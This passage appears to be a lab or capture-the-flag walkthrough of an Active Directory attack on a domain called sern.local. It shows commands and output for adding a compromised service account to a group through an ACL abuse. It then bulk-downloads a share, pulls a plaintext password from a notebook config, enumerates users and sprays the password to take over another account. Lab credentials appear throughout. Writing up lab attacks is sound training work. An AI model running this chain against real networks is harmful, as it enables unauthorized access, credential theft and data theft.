
NetExec WinRM check across all three hosts, with svc_backup refused on each
WinRM refuses svc_backup on all three hosts.
BloodHound shows svc_backup holds GenericWrite and AddSelf over the File Management group.

BloodHound GenericWrite and AddSelf: svc_backup over File Management
Either one lets svc_backup add itself: GenericWrite covers the group’s member attribute, and AddSelf covers adding itself to the group.
net rpc group addmem 'FILE MANAGEMENT' 'svc_backup' -U 'sern.local'/'svc_backup'%'ibm.2000' -S '10.1.33.51'
The command returns silently, so we list the shares again to see what changed.
nxc smb hosts.txt -u 'svc_backup' -p 'ibm.2000' --shares
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\svc_backup:ibm.2000
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\svc_backup:ibm.2000
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\svc_backup:ibm.2000
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$          READ            Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$              READ,WRITE      Default share
SMB         10.1.207.33     445    FILESRV01        DEV             READ,WRITE
SMB         10.1.207.33     445    FILESRV01        HR              READ,WRITE
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC

The svc_backup share listing after the group add, with READ and WRITE on DEV and HR on FILESRV01
On FILESRV01, svc_backup now holds READ and WRITE on DEV and HR.
Access as nae
We connect to DEV on FILESRV01 with smbclient.
smbclient //10.1.207.33/DEV -U 'sern.local/svc_backup%ibm.2000'
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 19 19:50:30 2026
  ..                                DHS        0  Thu Nov 19 19:50:28 2026
  eigenstates.ipynb                   A   196415  Thu Oct  8 11:07:43 2026
  heat_equation_2d.ipynb              A   350597  Thu Oct  8 11:08:24 2026
  ipython_notebook_config.py          A      834  Thu Oct  8 11:19:13 2026
  Modeling and Simulation in Python.pdf      A  1614299  Thu Oct  8 11:26:50 2026
  Rossler_attractor.ipynb             A  1048474  Thu Oct  8 11:23:05 2026
  schrodinger_equation.ipynb          A   479697  Thu Oct  8 11:06:22 2026

                9534719 blocks of size 4096. 5571181 blocks available

smbclient connected to DEV on FILESRV01, listing the notebooks and ipython_notebook_config.py
We make a local dev folder and pull everything down into it.
mkdir dev && cd dev
smbclient //10.1.207.33/DEV -U 'sern.local/svc_backup%ibm.2000' -c 'prompt OFF; recurse ON; mget *'
getting file \eigenstates.ipynb of size 196415 as eigenstates.ipynb (259.9 KiloBytes/sec) (average 259.9 KiloBytes/sec)
getting file \heat_equation_2d.ipynb of size 350597 as heat_equation_2d.ipynb (630.5 KiloBytes/sec) (average 417.0 KiloBytes/sec)
getting file \ipython_notebook_config.py of size 834 as ipython_notebook_config.py (2.3 KiloBytes/sec) (average 327.4 KiloBytes/sec)
getting file \Modeling and Simulation in Python.pdf of size 1614299 as Modeling and Simulation in Python.pdf (2136.1 KiloBytes/sec) (average 890.2 KiloBytes/sec)
getting file \Rossler_attractor.ipynb of size 1048474 as Rossler_attractor.ipynb (1732.5 KiloBytes/sec) (average 1058.2 KiloBytes/sec)
getting file \schrodinger_equation.ipynb of size 479697 as schrodinger_equation.ipynb (944.5 KiloBytes/sec) (average 1041.9 KiloBytes/sec)
ipython_notebook_config.py is a notebook server config. It hashes the password before handing it to the server, but the plaintext sits in the file.
cat ipython_notebook_config.py
c = get_config()

import os
import base64
from IPython.lib import passwd

password = "ChipmunKid314"

# set the configurable to the hashed/salted value:
c.NotebookApp.password = passwd(password)

# Option 1. cleartext password to the terminal
print
print "Using password: %s" % password
print

# Option 2. write this to a private read-only file

# get the security dir, or put it wherever else you want:
from IPython.config import Application
security_dir = Application.instance().profile_dir.security_dir

# write the file
fname = os.path.join(security_dir, 'notebook_passwd')
with open(fname, 'w') as f:
    f.write(password)

# make it private
import stat
os.chmod(fname, stat.S_IRUSR|stat.S_IWUSR)

# tell the terminal where it went:
print
print "Wrote password to private file: %s" % fname
print

ipython_notebook_config.py from the DEV share on FILESRV01, with the notebook password in plaintext
We keep enumerating, and nothing else on DEV or HR stands out.
To find where ChipmunKid314 works, we enumerate the domain’s users from DC01 over SAMR (Security Account Manager Remote).
nxc smb 10.1.33.51 -u 'svc_backup' -p 'ibm.2000' --users
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.33.51      445    DC01             [+] sern.local\svc_backup:ibm.2000
SMB         10.1.33.51      445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.1.33.51      445    DC01             Administrator                 2026-10-06 18:27:48 0       Built-in account for administering the computer/domain
SMB         10.1.33.51      445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.1.33.51      445    DC01             krbtgt                        2026-10-06 18:19:48 0       Key Distribution Center Service Account
SMB         10.1.33.51      445    DC01             kyoma                         2026-10-07 14:18:14 0
SMB         10.1.33.51      445    DC01             nae                           2026-10-07 14:18:48 0
SMB         10.1.33.51      445    DC01             moeka                         2026-10-07 14:19:29 6
SMB         10.1.33.51      445    DC01             braun                         2026-10-07 14:21:37 6
SMB         10.1.33.51      445    DC01             svc_backup                    2026-10-07 14:30:57 0
SMB         10.1.33.51      445    DC01             [*] Enumerated 8 local users: SERN

NetExec enumerating the sern.local domain users over SAMR as svc_backup
We put nae, moeka, and braun in users.txt and spray the password across all three hosts, with --continue-on-success so NetExec tests every account rather than stopping at the first valid one.
nxc smb hosts.txt -u users.txt -p 'ChipmunKid314' --continue-on-success
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\nae:ChipmunKid314
SMB         10.1.33.51      445    DC01             [-] sern.local\moeka:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         10.1.33.51      445    DC01             [-] sern.local\braun:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\nae:ChipmunKid314
SMB         10.1.207.33     445    FILESRV01        [-] sern.local\moeka:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.207.33     445    FILESRV01        [-] sern.local\braun:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\nae:ChipmunKid314
SMB         10.1.150.10     445    MSGSRV01         [-] sern.local\moeka:ChipmunKid314 STATUS_LOGON_FAILURE
SMB         10.1.150.10     445    MSGSRV01         [-] sern.local\braun:ChipmunKid314 STATUS_LOGON_FAILURE

NetExec spraying ChipmunKid314 across all three hosts, valid for nae on each
The password works for nae on all three hosts and fails for moeka and braun. We list nae’s shares.
nxc smb hosts.txt -u 'nae' -p 'ChipmunKid314' --shares
SMB         10.1.33.51      445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:sern.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.207.33     445    FILESRV01        [*] Windows Server 2022 Build 20348 x64 (name:FILESRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [+] sern.local\nae:ChipmunKid314
SMB         10.1.207.33     445    FILESRV01        [+] sern.local\nae:ChipmunKid314
SMB         10.1.150.10     445    MSGSRV01         [*] Windows Server 2022 Build 20348 (name:MSGSRV01) (domain:sern.local) (signing:False) (SMBv1:None)
SMB         10.1.33.51      445    DC01             [*] Enumerated shares
SMB         10.1.33.51      445    DC01             Share           Permissions     Remark
SMB         10.1.33.51      445    DC01             -----           -----------     ------
SMB         10.1.33.51      445    DC01             ADMIN$                          Remote Admin
SMB         10.1.33.51      445    DC01             C$                              Default share
SMB         10.1.33.51      445    DC01             IPC$            READ            Remote IPC
SMB         10.1.33.51      445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.33.51      445    DC01             SYSVOL          READ            Logon server share
SMB         10.1.207.33     445    FILESRV01        [*] Enumerated shares
SMB         10.1.207.33     445    FILESRV01        Share           Permissions     Remark
SMB         10.1.207.33     445    FILESRV01        -----           -----------     ------
SMB         10.1.207.33     445    FILESRV01        ADMIN$                          Remote Admin
SMB         10.1.207.33     445    FILESRV01        C$                              Default share
SMB         10.1.207.33     445    FILESRV01        DEV
SMB         10.1.207.33     445    FILESRV01        HR
SMB         10.1.207.33     445    FILESRV01        IPC$            READ            Remote IPC
SMB         10.1.150.10     445    MSGSRV01         [+] sern.local\nae:ChipmunKid314
SMB         10.1.150.10     445    MSGSRV01         [*] Enumerated shares
SMB         10.1.150.10     445    MSGSRV01         Share           Permissions     Remark
SMB         10.1.150.10     445    MSGSRV01         -----           -----------     ------
SMB         10.1.150.10     445    MSGSRV01         ADMIN$                          Remote Admin
SMB         10.1.150.10     445    MSGSRV01         C$                              Default share
SMB         10.1.150.10     445    MSGSRV01         IPC$            READ            Remote IPC
